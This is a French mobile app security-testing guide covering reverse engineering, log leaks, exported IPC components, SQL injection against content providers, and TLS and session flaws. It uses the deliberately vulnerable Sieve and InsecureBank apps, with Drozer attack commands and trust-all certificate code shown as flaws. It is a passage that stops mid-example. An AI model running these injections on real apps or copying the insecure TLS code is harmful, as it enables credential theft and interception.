Les applications Android sont livrées via un format de fichier *.apk*. Un pirate peut utilisé le rétro-ingénierie pour déterminer les mesures défensives mises en œuvre dans l'application et trouver un moyen de contourner ces mécanismes ou il peut également insérer un code malveillant, le recompiler et livrer aux utilisateurs normaux. Pour les applications Android basée sur Java, le processus de rétro-ingénierie peut être relativement facile si le code a été délibérément obscurci (utilisation des techniques d'obfuscation). Voici une démostration de l'ingénierie inverse d'une application.

l'application *Sieve* est utilisée pour la démonstration. D'abord, utilisez `dex2jar` pour convertir le fichier *.apk* en fichier *.jar*.

```
$ dex2jar sieve.apk
```

Ensuite, ouvrez le fichier *.jar* dans `jdgui`



FIGURE 4.1 – *Ingénierie inverse de l'application Sieve [1]*

Le développeur de l'application peut utiliser l'obfuscation à l'aide de `Proguard` mais il est seulement capable de ralentir le pirate, l'obfuscation n'empêche pas le reverse engineering.

4.2.3 Présence d'informations sensibles dans les fichiers logs [4]

Ce cas de test se concentre sur l'identification des données d'application sensibles dans les journaux système et d'application. Les développeurs laissent souvent les informations de débogage publique. Ainsi, toute application disposant de l'autorisation `READ\_LOGS` peut accéder à ces journaux et y acquérir des informations sensibles.

Pour ce test les vérifications suivantes doivent être effectuées :

— Analysez le code source pour enregistrer le code associé.

— Vérifiez le répertoire de données d'application pour les fichiers journaux.

— Rassemblez les messages système et les journaux et analysez les données sensibles.

Analyse statique

Les applications utilisent souvent la classe `Log` et la classe `Logger` pour créer des journaux. Pour découvrir cela, vous devez auditer le code source de l'application pour ces classes de journalisation.

Ceux-ci peuvent souvent être trouvés en recherchant les mots-clés suivants :

— Fonctions et classes, telles que : `android.util.Log` `Log.d` `Log.e` `Log.i` `Log.v` `Log.w` `Log.wtf`.

— Mots-clés et sortie système : `System.out.print` `System.err.print`.

Lors de la préparation de la version de production, vous pouvez utiliser des outils tels que `ProGuard` (inclus dans `Android Studio`). Pour déterminer si toutes les fonctions de journalisation de la classe `android.util.Log` ont été supprimées, vérifiez le fichier de configuration `ProGuard (proguard-rules.pro)` pour les options suivantes (selon cet exemple de suppression du code de journalisation et cet article sur l'activation de `ProGuard` dans un projet `Android Studio`) :

```
-assumenosideeffects class android.util.Log
{
  public static boolean isLoggable(java.lang.String, int);
  public static int v(...);
  public static int i(...);
  public static int w(...);
  public static int d(...);
  public static int e(...);
  public static int wtf(...);
}
```

Notez que l'exemple ci-dessus garantit uniquement que les appels aux méthodes de la `classe Log` seront supprimés. Si la chaîne qui sera enregistrée est construite dynamiquement, le code qui construit la chaîne peut rester dans le bytecode. Par exemple, le code suivant émet un `StringBuilder` implicite pour construire l'instruction de journal :

```
Log.v("Private key tag", "Private key [byte format]: " + key);
```

Analyse dynamique

Utilisez toutes les fonctions de l'application mobile au moins une fois, puis identifiez le répertoire de données de l'application et recherchez les fichiers journaux (`/data/data/<package-name>`). Vérifiez les journaux d'application pour déterminer si les données de journal ont été générées ; certaines applications mobiles créent et stockent leurs propres journaux dans le répertoire de données.

De nombreux développeurs d'applications utilisent toujours `System.out.println` ou `printStackTrace` au lieu d'une classe de journalisation appropriée. Par conséquent, votre stratégie de test doit inclure toutes les sorties générées pendant le démarrage, l'exécution et la fermeture de l'application. Pour déterminer quelles données sont directement imprimées par `System.out.println` ou `printStackTrace`. N'oubliez pas que vous pouvez cibler une application spécifique en filtrant la sortie `Logcat` comme suit :

```
$ adb logcat | grep "$(adb shell ps |grep <package-name> | awk '{print $2}')"
```

Vous pouvez également appliquer d'autres filtres ou expressions régulières (en utilisant les indicateurs d'expression régulière de `logcat -e <expr>, --regex = <expr>` par exemple) si vous vous attendez à ce que certaines chaînes ou certains modèles apparaissent dans les journaux.

4.2.4 IPC non sécurisées [4]

Lors de la mise en œuvre d'une application mobile, les développeurs peuvent appliquer des techniques traditionnelles pour IPC (comme l'utilisation de fichiers partagés ou de sockets réseau). La fonctionnalité du système IPC offerte par les plates-formes d'applications mobiles doit être utilisée car elle est beaucoup plus mature que les techniques traditionnelles. L'utilisation de mécanismes IPC sans aucune sécurité à l'esprit peut entraîner une fuite de l'application ou exposer des données sensibles.

Analyse statique

Nous commençons par regarder le fichier `AndroidManifest.xml`, où toutes les activités, services et fournisseurs de contenu inclus dans le code source doivent être déclarés (sinon le système ne les reconnaîtra pas et ils ne fonctionneront pas).

Les récepteurs de diffusion peuvent être déclarés dans le manifeste ou créés dynamiquement. Vous voudrez identifier des éléments tels que :
`<intent-filter>`
`<service>`
`<provider>`
`<receiver>`

Une activité, un service ou un contenu `"exporté"` est accessible par d'autres applications. Il existe deux méthodes courantes pour désigner un composant comme exporté. Le plus évident est de définir la balise d'exportation sur `true android: exporté = "true"`. La deuxième méthode consiste à définir un `<intent-filter>` dans l'élément composant (`<activité>`, `<service>`, `<receiver>`). Lorsque cela est fait, la balise d'exportation est automatiquement définie sur `"true"`. Pour empêcher toutes les autres applications Android d'interagir avec l'élément de composant IPC, assurez-vous que la valeur `android: exports = "true"` et un `<intent-filter>` ne sont pas dans leurs fichiers `AndroidManifest.xml`, sauf si cela est nécessaire.

N'oubliez pas que l'utilisation de la balise d'autorisation (android : permission) limitera également l'accès des autres applications à un composant. Si votre IPC est destiné à être accessible à d'autres applications, vous pouvez appliquer une politique de sécurité avec l'élément `<permission>` et définir un `android: protectionLevel`. Lorsque android : permission est utilisée dans une déclaration de service, les autres applications doivent déclarer un élément `<uses-permission>` correspondant dans leur propre manifeste pour démarrer, arrêter ou se lier au service.

Activities : en inspectant le *AndroidManifest* de l'application `"Sieve"`, nous trouvons trois activités exportées, identifiées par `<activité>` :

```
<activity android:excludeFromRecents="true" android:label="@string/app_name"
    android:launchMode="singleTask" android:name=".MainLoginActivity"
    android:windowSoftInputMode="adjustResize|stateVisible">
```

```
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
   android:exported="true" android:finishOnTaskLaunch="true" android:label="
   @string/title_activity_file_select" android:name=".FileSelectActivity" />
<activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
   android:exported="true" android:finishOnTaskLaunch="true" android:label="
   @string/title_activity_pwlist" android:name=".PWList" />
```

En inspectant le code source de l'activité `PWList.java`, nous voyons qu'elle offre des options pour lister toutes les clés, ajouter, supprimer, etc. Si nous l'appelons directement, nous pourrons contourner la `LoginActivity`. Vous trouverez plus d'informations à ce sujet dans l'analyse dynamique ci-dessous.

Services :

En inspectant le *AndroidManifest* de l'application `"Sieve"`, nous trouvons deux services exportées, identifiées par `<service>` :

```
<service android:exported="true" android:name=".AuthService" android:process=
   ":remote" />
<service android:exported="true" android:name=".CryptoService"
   android:process=":remote" />
```

Vérifiez le code source de la `classe android.app.Service` En inversant l'application cible, nous pouvons voir que le service `AuthService` fournit des fonctionnalités pour modifier le mot de passe et protéger le code *PIN* de l'application cible.

```
   public void handleMessage(Message msg) {
            AuthService.this.responseHandler = msg.replyTo;
            Bundle returnBundle = msg.obj;
            int responseCode;
            int returnVal;
            switch (msg.what) {
                ...
                case AuthService.MSG_SET /*6345*/:
                    if (msg.arg1 == AuthService.TYPE_KEY) /*7452*/ {
                        responseCode = 42;
```

```
                        if (AuthService.this.setKey(returnBundle.getString("
    com.mwr.example.sieve.PASSWORD"))) {
                            returnVal = 0;
                        } else {
                            returnVal = 1;
                        }
                    } else if (msg.arg1 == AuthService.TYPE_PIN) {
                        responseCode = 41;
                        if (AuthService.this.setPin(returnBundle.getString("
    com.mwr.example.sieve.PIN"))) {
                            returnVal = 0;
                        } else {
                            returnVal = 1; }
                    } else {
                        sendUnrecognisedMessage();
                        return;
                    }
            }
    }
```

Broadcast Receivers : dans le *AndroidManifest* de l'application `"Android Insecure Bank"`, nous trouvons un `broadcast receiver` dans le manifeste, identifié par `<receiver>` :

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.
    MyBroadCastReceiver">
     <intent-filter>
         <action android:name="theBroadcast" />
     </intent-filter>
</receiver>
```

Recherchez dans le code source des chaînes telles que `sendBroadcast`, `sendOrderedBroa` et `sendStickyBroadcast`. Assurez-vous que l'application n'envoie aucune donnée sensible. Si une intention est diffusée et reçue uniquement dans l'application, `LocalBroadcastManager` peut être utilisé pour empêcher d'autres applications de recevoir le message de diffusion. Cela réduit le risque de fuite d'informations sensibles. L'extrait suivant du code source de l'application cible montre que le broadcast receiver déclenche la transmission d'un message SMS contenant le mot de passe déchiffré de l'utilisateur.

```
public class MyBroadCastReceiver extends BroadcastReceiver {
  String usernameBase64ByteString;
  public static final String MYPREFS = "mySharedPreferences";
  @Override
  public void onReceive(Context context, Intent intent) {
    // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

    if (phn != null) {
      try {
                SharedPreferences settings = context.getSharedPreferences(
   MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername
   ", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.
   DEFAULT);
                usernameBase64ByteString = new String(usernameBase64Byte, "
   UTF-8");
                final String password = settings.getString("
   superSecurePassword", null);
                CryptoClass crypt = new CryptoClass();
                String decryptedPassword = crypt.aesDeccryptedString(password
   );
                String textPhoneno = phn.toString();
                String textMessage = "Updated Password from: "+
   decryptedPassword+" to: "+newpass;
                SmsManager smsManager = SmsManager.getDefault();
                System.out.println("For the changepassword - phonenumber: "+
   textPhoneno+" password is: "+textMessage);
smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
          }
     }
  }
}
```

un BroadcastReceivers doit utiliser l'attribut android :permission ; sinon, d'autres applications peuvent les invoquer. Vous pouvez utiliser `Context.sendBroadcast (intent, rece` pour supprimer les autorisations dont un récepteur doit disposer pour lire l'émission. Vous pouvez également définir un nom de package d'application explicite qui limite les

composants liés à cette intention sera résolue. Si elle est laissée comme valeur par défaut (`null`), tous les composants de toutes les applications seront pris en compte. S'il n'est pas nul, l'intention ne peut concerner que les composants du package d'application donné.

Analyse dynamique

Vous pouvez énumérer les composants IPC avec `Drozer`. Pour lister tous les composants IPC exportés, utilisez le module `app.package.attacksurface` :

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

Content Providers L'application `"Sieve"` implémente un fournisseur de contenu vulnérable. Pour répertorier les fournisseurs de contenu exportés par l'application `Sieve`, exécutez la commande suivante :

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

Les fournisseurs de contenu avec des noms tels que «*Mots de passe*» et «*Clés*» sont les principaux suspects de fuites d'informations sensibles. Après tout, ce ne serait pas bien si les clés et mots de passe sensibles pouvaient simplement être interrogés auprès du fournisseur !

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Keys/
```

```
| Password          | pin  |
| SuperPassword1234 | 1234 |
```

Ce fournisseur de contenu est accessible sans autorisation.

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider
   /Keys/ --selection "pin=1234" --string Password "newpassword"
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Keys/
| Password    | pin  |
| newpassword | 1234 |
```

Activities : pour lister les activités exportées par une application, utilisez le module `app.activity.info`. Spécifiez le package cible avec *-a* ou omettez l'option pour cibler toutes les applications sur l'appareil :

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null
```

L'énumération des activités dans le gestionnaire de mots de passe vulnérables "*Sieve*" montre que l'activité `com.mwr.example.sieve.PWList` est exportée sans autorisation requise. Il est possible d'utiliser le module `app.activity.start` pour lancer cette activité.

```
dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.
   sieve.PWList
```

Puisque l'activité est appelée directement dans cet exemple, le formulaire de connexion protégeant le gestionnaire de mots de passe serait contourné et les données contenues dans le gestionnaire de mots de passe pourraient être accessibles.

Services : les services peuvent être énumérés avec le module Drozer `app.service.info`

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
```

```
  com.mwr.example.sieve.AuthService
    Permission: null
  com.mwr.example.sieve.CryptoService
    Permission: null
```

Pour communiquer avec un service, vous devez d'abord utiliser l'analyse statique pour identifier les entrées requises. Étant donné que ce service est exporté, vous pouvez utiliser le module `app.service.send` pour communiquer avec le service et modifier le mot de passe stocké dans l'application cible :

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.
    AuthService --msg 6345 7452 1 --extra string com.mwr.example.sieve.
    PASSWORD "abcdabcdabcdabcd" --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 4
  arg1: 42
  arg2: 0
  Empty
```

Broadcast Receivers : les diffusions peuvent être énumérées via le module Drozer `app.broadcast.info`. Le package cible doit être spécifié via le paramètre *-a* :

```
dz> run app.broadcast.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.MyBroadCastReceiver
    Permission: null
```

Dans l'exemple d'application `"Android Insecure Bank"`, un récepteur de diffusion est exporté sans aucune autorisation, ce qui indique que nous pouvons formuler une intention de déclencher le récepteur de diffusion. Lors du test des récepteurs de diffusion, vous devez également utiliser l'analyse statique pour comprendre la fonctionnalité du récepteur de diffusion, comme nous l'avons fait auparavant. Avec le module Drozer `app.broadcast.send`, nous pouvons formuler une intention de déclencher la diffusion et envoyer le mot de passe à un numéro de téléphone sous notre contrôle :

```
dz>  run app.broadcast.send --action theBroadcast --extra string phonenumber
    07123456789 --extra string newpass 12345
Cela  g  n  re  le SMS suivant:
```

```
Updated Password from: SecretPassword@ to: 12345
```

4.2.5 Injections côté client [4]

L'injection côté client entraîne l'exécution de code malveillant côté client qui est l'appareil mobile, via l'application mobile. En règle générale, ce code malveillant est fourni sous la forme de données que l'agent de menace entre dans l'application mobile via un certain nombre de moyens différents. Les données sont mal formées et sont traitées (comme toutes les autres données) par les frameworks sous-jacents prenant en charge l'application mobile. Pendant le traitement, ces données spéciales sont obligées de changer de contexte et le framework réinterprète les données sous forme de code exécutable.

Le code est de nature malveillante et exécuté par l'application. les applications mobile peuvent être vulnérable aux injections suivants : *injection SQL, injection JavaScript (XSS), inclusion de fichier Local* et *injection d'intention*.

Injection SQL :

La plate-forme Android promeut les bases de données SQLite pour stocker les données des utilisateurs. Étant donné que ces bases de données sont basées sur SQL, elles peuvent être vulnérables à l'injection SQL. Vous pouvez utiliser le module Drozer `app.provider.query` pour tester l'injection SQL en manipulant les champs de projection et de sélection qui sont passés au fournisseur de contenu :

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Passwords/ --projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT '
   FROM Passwords

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Passwords/ --selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords
    WHERE (')
```

Si une application est vulnérable à l'injection SQL, elle renverra un message d'erreur détaillé. L'injection SQL sur Android peut être utilisée pour modifier ou interroger des données auprès du fournisseur de contenu vulnérable. Dans l'exemple suivant, le mo-

dule Drozer `app.provider.query` est utilisé pour répertorier toutes les tables de la base de données :

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Passwords/ --projection "*
FROM SQLITE_MASTER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql              |
| table | android_metadata | android_metadata | 3        | CREATE TABLE ... |
| table | Passwords        | Passwords        | 4        | CREATE TABLE ... |
| table | Key              | Key              | 5        | CREATE TABLE ... |
```

L'injection SQL peut également être utilisée pour récupérer des données à partir de tables autrement protégées :

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
   Passwords/ --projection "* FROM Key;--"
| Password | pin |
| thisismypassword | 9876 |
```

Vous pouvez automatiser ces étapes avec le module `scanner.provider.injection`, qui détecte automatiquement les fournisseurs de contenu vulnérables dans une application :

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Pour réparer cette vulnérabilité lorsque vous traitez des requêtes dynamiques ou des fournisseurs de contenu, assurez-vous d'utiliser des requêtes paramétrées.

4.2.6 Cryptographie insuffisante [1]

Lors de l'évaluation d'une application mobile, vous devez vous assurer qu'elle n'utilise pas d'algorithmes et de protocoles cryptographiques présentant des faiblesses connues pour les exigences de sécurité modernes.

Les algorithmes qui étaient considérés comme sûrs dans le passé peuvent devenir non sécurisés avec le temps ; par conséquent, il est important de vérifier périodiquement les meilleures pratiques actuelles et d'ajuster les configurations en conséquence.

Inspectez le code source de l'application pour identifier les algorithmes cryptographiques connus pour être faibles, tels que : *DES, 3DES RC2, RC4 BLOWFISH MD4, MD5 SHA1* Veuillez vous assurer que :

* Les algorithmes cryptographiques sont à jour et conformes aux normes de l'industrie. Les algorithmes obsolètes doivent être marqués comme non sécurisés et supprimés de l'application et du serveur.
* Les longueurs des clés sont conformes aux normes de l'industrie et offrent une protection pendant une durée suffisante. Une comparaison des différentes longueurs de clé et de la protection qu'elles offrent en tenant compte de la loi de Moore est disponible en ligne.
* Les moyens cryptographiques ne sont pas mélangés les uns aux autres : par ex. vous ne signez pas avec une clé publique ou n'essayez pas de réutiliser une paire de clés utilisée pour une signature pour effectuer le chiffrement.

Les algorithmes suivants sont recommandés :

* Algorithmes de confidentialité : AES-GCM-256 ou ChaCha20-Poly1305.
* Algorithmes d'intégrité : SHA-256, SHA-384, SHA-512, Blake2, la famille SHA-3.
* Algorithmes de signature numérique : RSA (3072 bits et plus), ECDSA avec NIST P-384.
* Algorithmes d'établissement de clés : RSA (3072 bits et plus), DH (3072 bits ou plus), ECDH avec NIST P-384.

4.3 Vulnérabilités coté web lié a l'application mobile

4.3.1 Communication réseau non sécurisées [4]

Pratiquement toutes les applications mobiles connectées au réseau utilisent le protocole de transfert hypertexte *(HTTP)* ou *HTTP sur Transport Layer Security (TLS)*, *HTTPS*, pour envoyer et recevoir des données vers et depuis des points de terminaison distants. Par conséquent, les attaques basées sur le réseau (telles que le reniflage de paquets et les attaques de type «man-in-the-middle») posent un problème.

L'une des vulnérabilités la plus courante dans cette catégorie est l'absence d'inspection de certificat. Dans cette vulnérabilité, l'application mobile et un point final de connexion se connectent avec succès et effectuent une négociation TLS pour établir un canal sécurisé. Cependant, l'application mobile ne parvient pas à inspecter le certificat proposé par le serveur et l'application mobile accepte inconditionnellement tout certificat qui lui est proposé par le serveur. Cela détruit toute capacité d'authentification mutuelle entre l'application mobile et le point de terminaison. L'application mobile est sensible aux attaques de type "man-in-the-middle" via un proxy TLS.

Deux questions clés doivent être abordées :

- Vérifiez qu'un certificat provient d'une source de confiance, c'est-à-dire d'une CA de confiance (autorité de certification).
- Déterminez si le serveur d'extrémité présente le bon certificat.

Analyse statique

Vérification du certificat de serveur `TrustManager` est un moyen de vérifier les conditions nécessaires à l'établissement d'une connexion de confiance sous Android. Les conditions suivantes doivent être vérifiées à ce stade :

- Le certificat a-t-il été signé par une autorité de certification approuvée ?
- Le certificat a-t-il expiré ?
- Le certificat est-il auto-signé ?

L'extrait de code suivant est parfois utilisé pendant le développement et acceptera

n'importe quel certificat, écrasant les fonctions :
`checkClientTrusted`, `checkServerTrusted` et `getAcceptedIssuers`.

De telles implémentations doivent être évitées et, si elles sont nécessaires, elles doivent être clairement séparées des versions de production pour éviter les failles de sécurité intégrées.

```
TrustManager[] trustAllCerts = new TrustManager[] {
    new X509TrustManager() {
        @Override
        public X509Certificate[] getAcceptedIssuers() {
            return new java.security.cert.X509Certificate[] {};
        }

        @Override
        public void checkClientTrusted(X509Certificate[] chain, String
   authType)
            throws CertificateException {
        }

        @Override
        public void checkServerTrusted(X509Certificate[] chain, String
   authType)
            throws CertificateException {
        }
    }
};

// SSLContext context
context.init(null, trustAllCerts, new SecureRandom());
```

Vérification du certificat du serveur WebView

Parfois, les applications utilisent une *WebView* pour afficher le site Web associé à l'application. Cela est vrai des frameworks basés sur HTML / JavaScript tels qu'*Apache Cordova*, qui utilise une WebView interne pour l'interaction avec les applications. Lorsqu'une WebView est utilisée, le navigateur mobile effectue la validation du certificat du serveur. Ignorer toute erreur TLS qui se produit lorsque WebView tente de se connecter au site Web distant est une mauvaise pratique.

Le code suivant ignorera les problèmes TLS, exactement comme l'implémentation personnalisée `WebViewClient` fournie à WebView :

```
WebView myWebView = (WebView) findViewById(R.id.webview);
myWebView.setWebViewClient(new WebViewClient(){
    @Override
    public void onReceivedSslError(WebView view, SslErrorHandler handler,
    SslError error) {
        //Ignore TLS certificate errors and instruct the WebViewClient to
    load the website
        handler.proceed();
    }
});
```

Vérification du certificat Apache Cordova

La mise en œuvre de l'utilisation WebView interne du framework Apache Cordova ignorera les erreurs TLS dans la méthode `onReceivedSslError` si l'indicateur `android: debuggable` est activé dans le manifeste de l'application. Par conséquent, assurez-vous que l'application n'est pas débuggable. Voir le cas de test «Test si l'application est débuggable».

Vérification de Hostname : une autre faille de sécurité dans les implémentations TLS côté client est le manque de vérification du nom d'hôte. Les environnements de développement utilisent généralement des adresses internes au lieu de noms de domaine valides, de sorte que les développeurs désactivent souvent la vérification du nom d'hôte (ou obligent une application à autoriser n'importe quel nom d'hôte) et oublient simplement de le changer lorsque leur application passe en production. Le code suivant désactive la vérification du nom d'hôte :

```
final static HostnameVerifier NO_VERIFY = new HostnameVerifier() {
    public boolean verify(String hostname, SSLSession session) {
        return true;
    }
};
```

Avec un `HostnameVerifier` intégré, il est possible d'accepter n'importe quel nom d'hôte :

```
HostnameVerifier NO_VERIFY = org.apache.http.conn.ssl.SSLSocketFactory
```

```
.ALLOW_ALL_HOSTNAME_VERIFIER;
```

Assurez-vous que votre application vérifie un nom d'hôte avant de définir une connexion sécurisée.

Analyse dynamique

L'analyse dynamique nécessite un proxy d'interception. Pour tester une vérification de certificat incorrecte, vérifiez les contrôles suivants :

Certificat auto-signé : dans `Burp`, allez dans l'onglet `Proxy`, sélectionnez l'onglet Options, puis allez dans la section `Proxy Listeners`, mettez votre auditeur en surbrillance et cliquez sur `Edit`. Accédez ensuite à l'onglet `Certificat`, cochez `Utiliser un certificat auto-signé`, puis cliquez sur `OK`. Maintenant, exécutez votre application. Si vous pouvez voir le trafic HTTPS, votre application accepte les certificats auto-signés.

Accepter des certificats avec une autorité de certification non approuvée : dans `Burp`, allez dans l'onglet `Proxy`, sélectionnez l'onglet `Options`, puis allez dans la section `Proxy Listeners`, mettez votre auditeur en surbrillance et cliquez sur `Edit`. Accédez ensuite à l'onglet `Certificat`, cochez `Générer un certificat signé` par une autorité de certification avec un nom d'hôte spécifique et saisissez le nom d'hôte du serveur principal. Maintenant, exécutez votre application. Si vous pouvez voir le trafic HTTPS, votre application accepte les certificats avec une autorité de certification non approuvée.

Accepter des noms d'hôte incorrects : dans `Burp`, accédez à l'onglet `Proxy`, sélectionnez l'onglet `Options`, puis accédez à la section `Proxy Listener`, mettez votre auditeur en surbrillance et cliquez sur `Modifier`. Ensuite, allez dans l'onglet `Certificat`, cochez `Générer un certificat signé` par une autorité de certification avec un nom d'hôte spécifique et saisissez un nom d'hôte non valide, par exemple, *example.org*. Maintenant, exécutez votre application. Si vous pouvez voir le trafic HTTPS, votre application accepte tous les noms d'hôte.

4.3.2 Mauvaise authentification [4]

L'authentification est le processus consistant à tenter de vérifier l'identité numérique de l'expéditeur d'une communication. Plusieurs vulnérabilités peuvent être rangés sous cette catégorie, mais par souci de concision nous allons seulement aborder les vulnérabilités dans les authentifications *stateful*.

Une authentification Stateful (ou «*basée sur la session*») est caractérisée par des enregistrements d'authentification sur le client et le serveur. Le flux d'authentification est le suivant :

1. L'application envoie une demande avec les informations d'identification de l'utilisateur au serveur principal.
2. Le serveur vérifie les informations d'identification Si les informations d'identification sont valides, le serveur crée une nouvelle session avec un ID de session aléatoire.
3. Le serveur envoie au client une réponse qui inclut l'ID de session.
4. Le client envoie l'ID de session avec toutes les demandes suivantes. Le serveur valide l'ID de session et récupère l'enregistrement de session associé.
5. Une fois que l'utilisateur se déconnecte, l'enregistrement de session côté serveur est détruit et le client ignore l'ID de session.

Lorsque les sessions sont mal gérées, elles sont vulnérables à diverses attaques susceptibles de compromettre la session d'un utilisateur légitime, permettant à l'attaquant de se faire passer pour l'utilisateur. Cela peut entraîner une perte de données, une confidentialité compromise et des actions illégitimes.

Comment éviter une «authentification non sécurisée» ? Localisez tous les points de terminaison côté serveur qui fournissent des informations ou des fonctions sensibles et vérifiez l'application cohérente de l'autorisation. Le service de backend doit vérifier l'ID de session ou le jeton de l'utilisateur et s'assurer que l'utilisateur dispose de privilèges suffisants pour accéder à la ressource. Si l'ID de session ou le jeton est manquant ou non valide, la demande doit être rejetée. Vérifie que :

- Les identifiants de session sont générés de manière aléatoire côté serveur.
- Les ID ne peuvent pas être devinés facilement (utilisez la longueur et l'entropie appropriées).

- Les identifiants de session sont toujours échangés via des connexions sécurisées (par exemple HTTPS).
- L'application mobile n'enregistre pas les identifiants de session dans le stockage permanent.
- Le serveur vérifie la session chaque fois qu'un utilisateur tente d'accéder à des éléments d'application privilégiés (un ID de session doit être valide et doit correspondre au niveau d'autorisation approprié).
- La session est terminée côté serveur et les informations de session sont supprimées dans l'application mobile après expiration du délai ou après la déconnexion de l'utilisateur.

Informations d'identification transportées sur un canal chiffré

Tester le transport des informations d'identification signifie vérifier que les données d'authentification de l'utilisateur sont transférées via un canal crypté pour éviter d'être interceptées par des utilisateurs malveillants. L'analyse se concentre simplement sur la tentative de comprendre si les données voyagent non cryptées du navigateur Web au serveur, ou si l'application Web prend les mesures de sécurité appropriées en utilisant un protocole tel que HTTPS. Le protocole HTTPS est construit sur TLS / SSL pour crypter les données transmises et pour garantir que l'utilisateur est envoyé vers le site souhaité. Dans les exemples suivants, nous utiliserons `OWASP ZAP` afin de capturer les en-têtes de paquets et de les inspecter. Vous pouvez utiliser n'importe quel proxy Web de votre choix.

Exemple 1 : Envoi de données avec la méthode POST via HTTP

Supposons que la page de connexion présente un formulaire avec les champs `User, Pass` et le bouton `Submit` pour authentifier et donner accès à l'application. Si nous regardons les en-têtes de notre requête avec `OWASP ZAP`, nous pouvons obtenir quelque chose comme ceci :

```
